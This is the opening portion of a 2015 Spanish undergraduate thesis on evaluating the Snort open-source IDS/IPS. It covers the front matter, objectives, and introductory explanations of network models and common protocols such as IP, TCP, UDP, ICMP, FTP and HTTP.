UNIVERSIDAD DE QUINTANA ROO
DIVISIÓN DE CIENCIAS E INGENIERÍA

Análisis de Desempeño de un IDS/IPS de Código Abierto

TESIS
Para obtener el grado de
Ingeniero en Redes

PRESENTA
Br. Jaime Rafael Ek Ek

DIRECTOR DE TESIS
Dr. Homero Toral Cruz

ASESORES

Dr. Jaime Silverio Ortegón Aguilar

Dr. Freddy Ignacio Chan Puc

LI. Luis Fernando Mis Ramírez

MSI. Rubén E. González Elixavide

Chetumal Quintana Roo, México, Noviembre de 2015

UNIVERSIDAD DE QUINTANA ROO
DIVISIÓN DE CIENCIAS E INGENIERÍA

Trabajo de Tesis elaborado bajo supervisión del Comité de asesoría y aprobada como requisito parcial para obtener el grado de:

INGENIERO EN REDES

Comité de Trabajo de Tesis

Director: _____
Dr. Homero Toral Cruz

Asesor: _____
Dr. Jaime Silverio Ortegón Aguilar

Asesor: _____
Dr. Freddy Ignacio Chan Puc

Chetumal Quintana Roo, México, Noviembre de 2015

Agradecimientos

Casi 5 años de carrera dentro de la Universidad de Quintana Roo, conocí muchas personas. Personas que se convirtieron en compañeros y amigos. A ellos y muchos más les agradezco el apoyo brindado desde el comienzo. Esta etapa de mi vida me ha dejado gran aprendizaje profesional y humano, lograr algo que mucho anhele cuando me dieron la oportunidad de continuar con los estudios. Agradezco principalmente a mi madre y a mi padre, a todos mis hermanos quienes me apoyaron y ayudaron durante dichos años por que sin ellos y la voluntad de seguir adelante para conseguir superación y este logro tan grande. En especial agradecimiento a mi hermano Francisco Ek y familia, gracias por su gran apoyo. Agradezco de igual manera a los profesores ya que sin su paciencia, conocimiento y gran capacidad nada de esto habría sido posible, en especial a mi tutor PhD. Homero Toral Cruz, mis profesores M.T.I. Vladimir Veniamin Cabañas Victoria, Dr. Jaime Silverio Ortegón Aguilar, M.S.I González Elixavide Rubén Enrique y a todos los profesores de quienes recibí conocimiento con plenitud y dedicación hasta terminar con el proceso de formación profesional. Agradezco finalmente a la Universidad de Quintana Roo por permitirnos aprender y compartir dentro de sus instalaciones, la biblioteca cuyo espacio siempre nos dio un lugar para desarrollar nuestras capacidades. Los laboratorios de redes, un espacio para realizar prácticas y mejorar nuestro trabajo en equipo. A los apoyos ofrecidos tanto financieros como materiales y a la accesibilidad del personal administrativo.

Dedicatoria

«A Dios, a mi Madre, a mi padre y a mis hermanos»

RESUMEN

Proteger nuestra red de posibles amenazas e intrusiones maliciosas que comprometan su integridad, confiabilidad y su disponibilidad siempre ha sido un punto prioritario de toda organización y un gran reto para el administrador de la misma. Esta tarea comprende desde los dispositivos finales hasta el punto donde la red se conecta a un proveedor de servicios de internet. El punto donde nuestra red interna se conecta a la red externa es conocido como el perímetro de la red, donde se traza una línea entre los recursos de la red pública (*Internet*) y la red privada (Intranet) de la organización. En esta línea es donde las amenazas e intrusiones se presentan con mayor frecuencia y por tal motivo los administradores de red ponen una mayor atención, apoyándose de un conjunto de dispositivos y mecanismos de mitigación.

Para hacer frente a las posibles amenazas e intrusiones a las que se encuentra expuesta toda red, los principales dispositivos o mecanismos utilizados son: firewalls y los sistemas de prevención y detección de intrusiones (IDS/IPS).

La seguridad de la red, aplicada en el firewall, debe garantizar la protección de los recursos de datos de la organización contra la intrusión y la manipulación, y debe evitar que los gusanos, los virus y las redes robot que consumen recursos comprometan los hosts. Asimismo, la política de firewall debe establecer un equilibrio adecuado para brindar seguridad sin interferir en el acceso a las aplicaciones basadas en Internet ni obstaculizar la conectividad de los datos de los partners empresariales a través de conexiones VPN en la extranet. [1]

Por otro lado, un IDS/IPS, es un dispositivo de seguridad, el cual se encarga de monitorear el tráfico de la red, las actividades de un sistema, todo esto en busca de actividad maliciosa. En general, las grandes empresas optan por emplear IDS's/IPS's bajo licencia o de paga, debido a la confiabilidad y estabilidad que prometen los diversos proveedores de estos sistemas; sin embargo, diversos estudios han demostrado que es posible implementar un IDS/IPS de software libre con buen desempeño en la detección y prevención de intrusiones.

En base a los puntos mencionados anteriormente, en este trabajo se realizará la implementación de un IDS/IPS con software de código abierto, capaz de reaccionar ante los ataques más comunes, y para probar su efectividad como línea de defensa, se realizará un análisis de desempeño mediante ataques inducidos.

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

LISTA DE ABREVIATURAS

AAA	Authentication, Authorization and Accounting
ARP	Address Resolution Protocol
CPU	Central Processing Unit
DoS	Denial of Service
DHCP	Dynamic Host Configuration Protocol
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
HIDS	Host Intrusion Detection System
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IP	Internet Protocol
IPS	Intrusion Prevention System
LAN	Local Area Network
MAC	Media Access Control
MAN	Metropolitan Area Network
NIC	Network Interface Card
NIDS	Network Intrusion Detection System
PPS	Packets per Second
RAM	Random Access Memory
SO	Sistema Operativo
SWAP	intercambio de datos
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
URL	Uniform Resource Locator
VRT	Vulnerability Research Team
WAN	Wide Area Network

CAPÍTULO 1

1 INTRODUCCIÓN

El desarrollo y el incremento de las redes de datos alrededor del mundo han impulsado la creación de mecanismos para compartir, transferir o distribuir información por medios digitales. La facilidad, eficiencia y conveniencia de utilizar medios electrónicos implica, hasta cierto punto, exponer dicha información a determinadas amenazas que existen en ese mundo digital.

Amenazas potenciales como virus, gusanos, ataques dirigidos, denegación de servicio (DoS), escaneos, botnets, spam, etc., no son conceptos nuevos, durante los últimos años han ido evolucionando y adaptándose a los nuevos mecanismos de comunicación digital y en general al desarrollo de Internet. Tomando esto en cuenta, es entendible suponer la necesidad de poder identificar el origen de dichas amenazas con la finalidad de aplicar algún mecanismo de mitigación.

La importancia de poder identificar y detectar el tráfico malicioso se justifica en el hecho de que este tipo de tráfico es el que puede alterar el funcionamiento de una red o, en el peor de los casos, causar tal impacto que interrumpa por completo la actividad general del entorno.

Para hacer frente a las anomalías mencionadas anteriormente, unos de los mecanismos más utilizados son los firewalls y los sistemas de prevención y detección de intrusiones (IDS/IPS). El firewall, debe garantizar la protección de los recursos de datos de la organización contra la intrusión y la manipulación y uno de sus principales retos es establecer un equilibrio adecuado para brindar seguridad sin interferir en el acceso a las aplicaciones basadas en Internet. Por otro lado, un IDS/IPS, es un dispositivo de seguridad, el cual se encarga de monitorear el tráfico de la red, las actividades de un sistema, todo esto en busca de actividad maliciosa.

En general, las grandes empresas optan por emplear IDS's/IPS's bajo licencia o de paga, debido a la confiabilidad y estabilidad que prometen los diversos proveedores de estos sistemas; sin embargo, diversos estudios han demostrado que es posible

implementar un IDS/IPS de software libre con buen desempeño en la detección y prevención de intrusiones.

En la presente tesis se describe el proceso de implementación y análisis de desempeño de un IDS/IPS de software libre.

1.1 Antecedentes

Desde tiempos remotos las redes de datos han sufrido ataques que dañan su infraestructura, desde la aparición del primer virus inofensivo llamado “Crreper”, el cual fue creado para comprobar si era posible crear un programa que saltara entre computadoras y fue probado en la red de BBM en la década de los 70´s.

Los problemas de seguridad que enfrentan los administradores de red de hoy en día no se pueden resolver de manera exitosa mediante el uso de alguna aplicación que opere de forma individual o aislada. Para tal fin, se han implementado mecanismos de seguridad de autenticación, autorización y contabilidad (AAA), firewall y antivirus; los cuales son parte de una red protegida.

Amenazas potenciales como virus, gusanos, ataques dirigidos, denegación de servicio (Dos), escaneos, botnets, exploits, etc., han sido mitigadas hasta cierto punto mediante el uso de firewall y antivirus; sin embargo, no ha sido del todo posible mitigarlos por completo, pues estas amenazas se actualizan día a día haciendo vulnerable a cualquier sistema de red. Como parte de esa búsqueda de seguridad para mitigar esas amenazas en la red, alrededor de 1998 Marty Roesch inicio el desarrollo de un proyecto que detectara intrusos en la red, denominado “Snort”. Este proyecto dio como resultado, el primer sistema de prevención y detección de intrusiones.

Un sistema de prevención y detección de intrusos (IPS/IDS), es un dispositivo de seguridad de red el cual se encarga de monitorear el tráfico de la red, las actividades de un sistema, todo esto en busca de actividad maliciosa. Estos sistemas son

comúnmente utilizados como líneas de defensa adicional en la mayoría de las redes corporativas. Por tal motivo el estudio de los mismos juega un papel muy importante en el área de seguridad de redes de comunicaciones.

En la presente tesis se describe el proceso de implementación de un software llamado Snort que funcionara como un IDS/IPS, al cual se aplicaron ataques intencionados para medir con base en las métricas generales y los resultados poder determinar el rendimiento para poder hacer una posible recomendación para pequeñas y medianas empresas que así lo necesiten.

1.2 Justificación

A pesar de los grandes avances y la actualización constante en los sistemas de seguridad que pueden ser implementados como líneas de defensa en las redes de comunicaciones, el Internet de nuestros días sigue siendo un medio hostil para cualquier sistema de comunicación que se encuentra interconectado a él. Además, existen una gran cantidad de herramientas poderosas para detectar vulnerabilidades en las redes de comunicaciones. Como consecuencia de este último punto, los ataques han evolucionado en gran medida y en cualquier momento una red puede ser vulnerable y blanco de diversos ataques a pesar de estar protegida mediante antivirus y firewalls. Dentro de los ataques más comunes que puede ser víctima una red vulnerable, podemos encontrar la denegación de servicios, “exploits”, IP spoofing, suplantación de identidad, etc.

Por tal motivo es indispensable implementar líneas de defensa adicional, tal como: los sistemas de prevención y detección de intrusiones; donde la principal tarea de estas líneas de defensa son detectar ataques en la parte perimetral de la red, e incluso dentro de la misma LAN, ser capaces de responder en tiempo real ante los ataques que se presenten, y permitir el libre tránsito del tráfico legítimo de la red.

En la actualidad existen muchos proveedores que ofrecen diversos IDS's/IPS's para dar soporte de seguridad a las redes de comunicaciones, sin embargo, la mayoría es bajo licencia y de alto costo. Por otro lado, la implementación de los IDS's/IPS's de software libre son una muy buena opción como líneas de defensa adicionales en una red de comunicaciones.

En base a los puntos mencionados anteriormente, en este trabajo se realizará la implementación de un IDS/IPS con software de código abierto, capaz de reaccionar ante los ataques más comunes, y para probar su efectividad como línea de defensa, se realizará un análisis de desempeño mediante ataques inducidos.

1.3 Hipótesis

En esta tesis estudiaremos el desempeño de un IDS/IPS ante un conjunto de ataques que actualmente son los más comunes en las redes de comunicaciones. Uno de los parámetros de gran importancia en un IDS/IPS, son los tiempos de respuesta ante la detección y prevención; los cuales están en función de los siguientes factores:

- Recursos del hardware donde se implementa el IDS/IPS (CPU, RAM)
- Desempeño del IDS/IPS
- Tamaño de la red donde trabajará el sistema

Para realizar la medición de desempeño bajo un escenario de red, se emulará tráfico de red mediante el generador de tráfico TFGEN.

1.4 Objetivo general

Implementar mediante herramientas de software libre un IDS/IPS y analizar su desempeño en un escenario de red en base a un conjunto de ataques inducidos.

1.5 Objetivos específicos

- Realizar un estudio del estado del arte de los sistemas de prevención y detección de intrusiones.
- Elegir el IDS/IPS de software libre a implementar.
- Configurar el IDS/IPS para la detección de posibles intrusiones en la red.
- Emular tráfico de red para generar un escenario de prueba.
- Seleccionar un conjunto de ataques para someter a prueba el desempeño del IDS/IPS.
- Evaluar el desempeño del IDS/IPS en base a las siguientes métricas:
    - Número de alertas.
    - Tiempos de respuestas.
    - Uso de memoria RAM.
    - Uso de CPU.
    - Uso de SWAP.

CAPÍTULO 2

2 CONCEPTOS BÁSICOS

En este capítulo abordaremos los conceptos básicos necesarios para comprender el desarrollo de la presente tesis, iniciaremos con los conceptos básicos de redes, ataques a una red de datos y por últimos las soluciones a esos ataques.

2.1 Redes de datos

Desde el punto de vista de ciencias de la computación, una red de datos es un conjunto de computadoras autónomas interconectadas física y lógicamente para facilitar el intercambio y procesamiento de la información [2]. Las cuales se pueden clasificar en redes de área local (LAN), redes de área amplia (WAN), redes de área metropolitana (MAN) e internet.

2.1.1Redes de área local (LAN)

Conectan dispositivos en una única oficina o edificio, una red LAN puede estar formada por lo menos por dos computadores y una impresora. Todas las redes están diseñadas para compartir dispositivos y tener acceso a ellos de una manera fácil y sin complicaciones. Estas redes, operan dentro de un área geográfica limitada, permite el multiacceso a medios con alto ancho de banda, controla la red de forma privada con administración local, proporciona conectividad continua a los servicios locales y conecta dispositivos físicamente adyacentes

2.1.2Redes de área amplia (WAN)

Las redes WAN interconectan redes LAN, que a su vez proporcionan acceso a los hosts o a los servidores de archivos ubicados en otros lugares. Como las redes WAN conectan redes de usuarios dentro de un área geográfica extensa, permiten que las empresas se comuniquen entre sí a través de grandes distancias. Las WAN permiten que los hosts, impresoras y otros dispositivos de una red LAN compartan

y sean compartidas por redes en sitios distantes. Las redes WAN proporcionan comunicaciones instantáneas a través de zonas geográficas extensas.

2.1.3 Redes de área metropolitana (MAN)

Una red MAN es una red que abarca un área metropolitana, como, por ejemplo, una ciudad o una zona suburbana. Una red MAN generalmente consta de una o más redes LAN dentro de un área geográfica común. Por ejemplo, un banco con varias sucursales puede utilizar una MAN. Normalmente, se utiliza un proveedor de servicios para conectar dos o más sitios LAN utilizando líneas privadas de comunicación o servicios ópticos. También se puede crear una MAN usando tecnologías de puente inalámbrico enviando haces de luz a través de áreas públicas.

2.1.4 Internet

Es un conjunto de redes heterogéneas conectadas mediante Gateways que se encargan de la transferencia de datos y la conversión de los mensajes en la red que los envía a los protocolos usados por la red que los recibe. Estas redes de datos y Gateways usan el conjunto de protocolos TCP/IP (Protocolo de Control de Transmisión/Protocolo de IP).

2.2 Modelos de referencia en redes

Las redes se pueden entender de mejor manera si se encuentran bien definidas en niveles, donde cada nivel especifica una parte de la red. Existen dos tipos de modelos que definen las redes, el modelo OSI y el modelo TCP/IP.

2.2.1 Modelo OSI

El modelo de referencia de interconexión de sistemas abiertos (Open System Intercomunication u OSI) es un concepto teórico que separa las comunicaciones de red en siete niveles diferentes, tal y como se muestra en la **Figura 2.1**. Cada computadora de la red utiliza una serie de protocolos para realizar las funciones

asignadas a cada nivel. El conjunto de niveles forma lo que se le conoce como pilas de protocolos

Figura 2.1 Niveles del modelo OSI

2.2.2TCP/IP

Los protocolos han venido evolucionando y surgiendo conforme a surgimientos de nuevas aplicaciones; por lo tanto, en la actualidad todos quienes utilizan un equipo de cómputo e internet, emplean de manera invisible el uso de los protocolos TCP/IP para realizar cualquiera de las actividades que impliquen comunicación con otros equipos de cómputo.

TCP/IP se refiere a una pila completa de protocolos de comunicación, esta obtiene su nombre de los protocolos que le pertenecen; el Protocolo de Control de Transmisión (TCP) y el Protocolo de Internet (IP), TCP/IP es el nombre tradicional para este conjunto de protocolos.

La arquitectura del protocolo TCP/IP está compuesta de menos capas que las siete utilizadas en el modelo OSI, las 4 capas del modelo TCP/IP se ilustran en la **Figura 2.2.**

Figura 2.2 Niveles TCP/IP

Como en el modelo OSI, los datos pasan del nivel inferior hacia la superior, es decir, del nivel de acceso a red hasta llegar al nivel de aplicación, cada nivel de la pila agrega controles a la información para garantizar la entrega apropiada, este control de información es llamado encabezado, porque éste es colocado frente a los datos que serán trasmitidos, cada nivel trata toda la información que esta recibe como datos y le agrega su propia cabecera al principio de la información, esto también es conocido como encapsulado, cuando los datos se reciben, cada nivel quita su encabezado de los datos hasta llegar al nivel de aplicación, la cual interpreta los datos (ver **Figura 2.3**).




Figura 2.3 Encapsulado de los datos TCP/IP

Cada nivel tiene su propia estructura de datos, la cual está diseñada para ser compatible con los niveles que la rodean. Mostrando los términos utilizados por las diferentes niveles para definir que los datos sean enviados, las aplicaciones utilizan TCP (*Transmission Control Protocol* – Protocolo de control de transmisión) para referirse a datos como un flujo (stream), mientras que las aplicaciones que utilizan UDP (User Datagram Protocol - Protocolo de datagrama de usuario) llaman a estos datos paquete como mensaje (*message*), dentro de la capa de transporte para TCP la estructura se conoce como segmento (*segment*) y para UDP paquete (*packet*). En el nivel de internet se conocen todos los bloques como datagrama tanto para TCP y UDP, y el nivel de acceso a la red la estructura de datos se conoce como *frame* - marco (ver **Figura 2.4**).




Figura 2.4 Estructura de datos TCP/IP

Nivel de acceso

Es el nivel más inferior del modelo TCP/IP, los protocolos en este nivel brindan el significado para que el sistema entregue datos a otros dispositivos, este nivel define cómo utilizar la red para trasmitir un datagrama IP, a diferencia de los protocolos de nivel superior, el protocolo de acceso a red deberá conocer los detalles de todo el paquete (*estructura del paquete, dirección IP, MAC Address, etc*) para que el dato pueda ser transmitido correctamente.

Las funciones ejecutadas en este nivel incluyen encapsulamiento de datagramas IP dentro de los frames transmitidos, mapeo de direcciones IP a direcciones físicas MAC Address. Mientras TCP/IP encuentra otros equipos de cómputo en la red con base en la dirección IP única de cada equipo, la transmisión de datos tuvo que ocurrir sobre algún tipo de enlace de datos, el cual debe ser debidamente identificado y relacionado con la dirección IP, la identificación de este medio se realiza por medio del protocolo ARP, ubicado en el nivel dos del modelo OSI o en el nivel uno del modelo TCP/IP.

Las direcciones utilizadas por este protocolo se conocen como MAC, todas las tarjetas de red para redes Ethernet tienen este identificador, constituido por 48 bits o seis números en formato hexadecimal, los primeros seis números se refieren al fabricante del dispositivo y los últimos seis representan al identificador del dispositivo, también son utilizadas por algunos routers, switches, firewalls, este número es único a nivel mundial para cada dispositivo.

Cuando una máquina envía un paquete, éste es encapsulado por el protocolo IP, el cual contiene la MAC Address de la máquina que se encuentra enviando, para obtener la MAC Address del destino del paquete, se envía un paquete ARP a todo el segmento de red preguntando por algún host con base en su dirección IP, una vez que el host destino es encontrado, éste contesta enviando la relación de su IP con la MAC Address. Es importante mencionar que debido a la manera en la que trabaja el protocolo ARP, permite la ejecución de ataques de hombre en el medio (o *man-in-the-middle attacks*), este fenómeno es permitido debido a la vulnerabilidad en el diseño del protocolo.

Nivel de internet

En esta capa el protocolo IP (*Internet Protocol*) es el más importante, la versión de IP utilizada actualmente es la versión 4 (I*Pv4*), actualmente se busca migrar IPv4 a una versión más reciente llamada IPv6 que se encuentra en crecimiento, ya que brinda mayores beneficios como lo es una gama más grande de direcciones, calidad en el servicio y seguridad desde el diseño, en este tema sólo se considera al

protocolo IPv4 ya que es el estándar utilizado actualmente en la mayoría de las redes mundiales.

Nivel de transporte

Después del nivel de Internet, está definido el nivel de transporte equipo a equipo - Host to Host Transport Layer, usualmente conocido como nivel de transporte, los protocolos más importantes en este nivel son TCP y UDP. TCP brinda servicio de entrega de datos de manera fiable en cada punto final con detección y corrección de errores, a diferencia de UDP que brinda un servicio de entrega de datos orientado a la no conexión, ambos protocolos entregan datos entre el nivel de aplicación y el nivel de Internet.

Nivel de aplicación

En la parte superior de la arquitectura TCP/IP se encuentra la capa de aplicación, esta capa incluye todos los procesos que utilizan los protocolos de la capa de transporte para la entrega de datos, aquí existen muchos protocolos de aplicación, muchos de éstos brindan servicios a los usuarios, suelen generarse nuevos servicios que se agregan continuamente a esta capa. Los protocolos más conocidos e implementados son TELNET, FTP, HTTP, SMTP, SMTP, POP3, DNS, SSH DHCP, NFS, entre muchos otros que se generan con el paso del tiempo y las necesidades que surgen en el mismo.

2.3 Protocolos más usados en el modelo TCP/IP

El modelo TCP/IP actualmente define la gran mayoría de los protocolos que se usan en la comunicación de las redes de datos. Existen un gran número de protocolos, sin embargo, presentamos los más usados y que son más propensos a los ataques.

2.3.1Protocolo IP

El protocolo IP, dentro de sus funciones incluye:

- Define el datagrama, que es la unidad básica de transmisión en Internet definida por el protocolo de internet (*Internet Protocol*).

- Define el esquema de direccionamiento de Internet.
- Mueve datos entre el nivel de enlace a red y el nivel de transporte.
- Determina la ruta a seguir para equipos en otro segmento.
- Ejecuta fragmentación de paquetes y reensamblado de los mismos (*cada tipo de red define su unidad de transmisión máxima*).

Para realizar el intercambio de paquetes o datagramas, se hace uso de la dirección física (*MAC Address*) y la dirección IP determinada en esta capa, cada paquete viaja en la red independientemente de cualquier otro paquete. El datagrama es el paquete formado definido por el protocolo de Internet el cual contiene una cabecera y los datos, esto implica que mensajes grandes como una enciclopedia sean fragmentados en mensajes más pequeños para su transporte, en la cabecera se tienen los datos necesarios para que el paquete pueda ser entregado, con base en la dirección IP destino, el datagrama está formado por 6 palabras de 32 bits cada una, como se muestra en la **Figura 2.5**.





Figura 2.5 Datagrama de encabezado de Internet

En caso de que el paquete se envíe a un equipo del mismo segmento, el paquete es enviado directamente al host, si el paquete va dirigido a un equipo que no es de la red local, este es enviado al Gateway para que procese su entrega.

2.3.2 Protocolo ICMP

Realiza un seguimiento de control que determinan errores y funciones informativas de TCP/IP, además de ser un protocolo orientado a la no conexión. Una de sus utilidades primordiales es solucionar problemas en la red por medio de la aplicación ping, que generalmente utiliza un paquete ICMP petición especial – echo tipo (8) (*echo-request type (8)*) en sus banderas, el cual pregunta si está activo el equipo, en caso de que el host solicitado esté disponible envía una repetición – echo tipo (0) (*echo-replay type (0)*) en sus banderas, el seguimiento de este tipo de prueba se observa en la **Figura 2.6**.



Time	Source	Destination	Protocol	Length	Info
14.4677240	192.168.17.11	192.168.17.254	ICMP	74	Echo (ping) request
14.4692300	192.168.17.254	192.168.17.11	ICMP	74	Echo (ping) reply

Figura 2.6 Protocolo ICMP

Existen en total 11 tipos de mensajes ICMP, cada que hay comunicación en la capa de internet, los cuales tienen utilidades específicas, los usos principales que se le dan a este protocolo se muestran en la **Tabla 2.1**.

Tabla 2.1 Principales tipos de mensajes ICMP

Nombre	Descripción
Flow control.	Cuando el datagrama llega demasiado rápido para ser procesado.
Detecting unreachable destinations.	Cuando un destino no es encontrado.
Redireting routes.	Es enviado para avisar a un host que utilice otro gateway, posiblemente por mejor elección.
Checking remote host.	Para verificar si un host remoto se encuentra en operación. Esto a través del ping.

2.3.3Protocolo TCP

El protocolo TCP es utilizado en aplicaciones que requieren la garantía de entrega en sus paquetes, verificando que los datos sean entregados, por lo tanto TCP es un protocolo orientado a la conexión, la unidad de datos intercambiada entre cada módulo de datos TCP es llamada segmento, cada segmento contiene un checksum (*suma de verificación*) para verificar que los datos no tengan daño, si el segmento enviado contiene daños, éste es rechazado hasta recibir un segmento en buen estado, el encabezado de este protocolo es de 32 bits formado por 6 palabras (Ver **Figura 2.7**). Más adelante abordaremos un ataque que utiliza este protocolo.




Figura 2.7 Encabezado TCP

El protocolo TCP establece una conexión punto final a punto final, entre dos equipos, la información de control de esta conexión recibe el nombre de *handshake* es un intercambio entre los 2 puntos finales para establecer un diálogo. El tipo de *handshake* utilizado por TCP recibe el nombre de *Three-way handshake*, porque tres segmentos son intercambiados. TCP ve los datos que envía como un flujo continuo de bytes, no como paquetes independientes, por lo tanto, TCP tiene cuidado en mantener la secuencia en que los datos son enviados y recibidos. El estándar TCP no requiere que cada sistema comience numerando los bytes con un número específico, cada sistema elige el número que éste utilizará como punto de comienzo, para mantener el flujo de datos correctamente, cada punto final debe

conocer el ISN (*Initial Sequence Number*) del otro punto final, por razones de seguridad este número es elegido aleatoriamente.

2.3.4 Protocolo UDP

El protocolo UDP, permite la entrega de datagramas con un mínimo de carga, es un protocolo sin garantía de entrega y orientado a la no conexión, es decir, no tiene mecanismos para verificar que la información ha sido entregada al punto final, utiliza un encabezado de 32 bits donde define el puerto origen y destino en una palabra, cada uno utilizando 16 bits, el formato de mensajes UDP es el siguiente. (Ver **Figura 2.8**).




Figura 2.8 Encabezado UDP.

2.3.5Protocolo FTP

Es un protocolo simple cliente/servidor, que permite al servidor publicar un directorio para compartir sus archivos utilizado para realizar transferencia de archivos de manera interactiva, entre sus objetivos principales está el permitir compartir archivos o datos, transferir datos confiable y eficazmente además de brindar autenticación. El proceso de conexión es mediante el protocolo TCP, el servidor utiliza el puerto 21 TCP para la autenticación y la ejecución de comandos especificados en el protocolo, conocido como *control port*, además emplea el puerto 20 TCP para la transferencia de datos conocido como *data port*. El protocolo FTP tiene 3 principales debilidades, la comunicación viaja en claro, es decir, se puede interpretar a su paso por la red la información transmitida, los servidores FTP permiten conexiones anónimas en ocasiones, dicho con otras palabras, cualquier persona u equipo puede acceder a los recursos si se tiene dicha configuración habilitada, y las

vulnerabilidades propias ya conocidas de las versiones de servidores FTP que tienen que ver con errores en su programación

2.3.6 Protocolo HTTP

Hypertext Transfer Protocol – Protocolo de transferencia de hipertexto, este protocolo es el encargado de traducir el código de los documentos HTML en páginas web, fue utilizado por World Wide Web (www). Es un protocolo orientado a la conexión, utiliza el protocolo TCP y su servicio se brinda en el puerto 80, actualmente este protocolo combina el protocolo HTML con otros lenguajes de programación como aspx, php, jsp, entre otros, razón por la cual, el protocolo se vuelve más vulnerable al añadirle las vulnerabilidades propias de cada uno de los lenguajes de programación.

2.3.7 Protocolo DNS

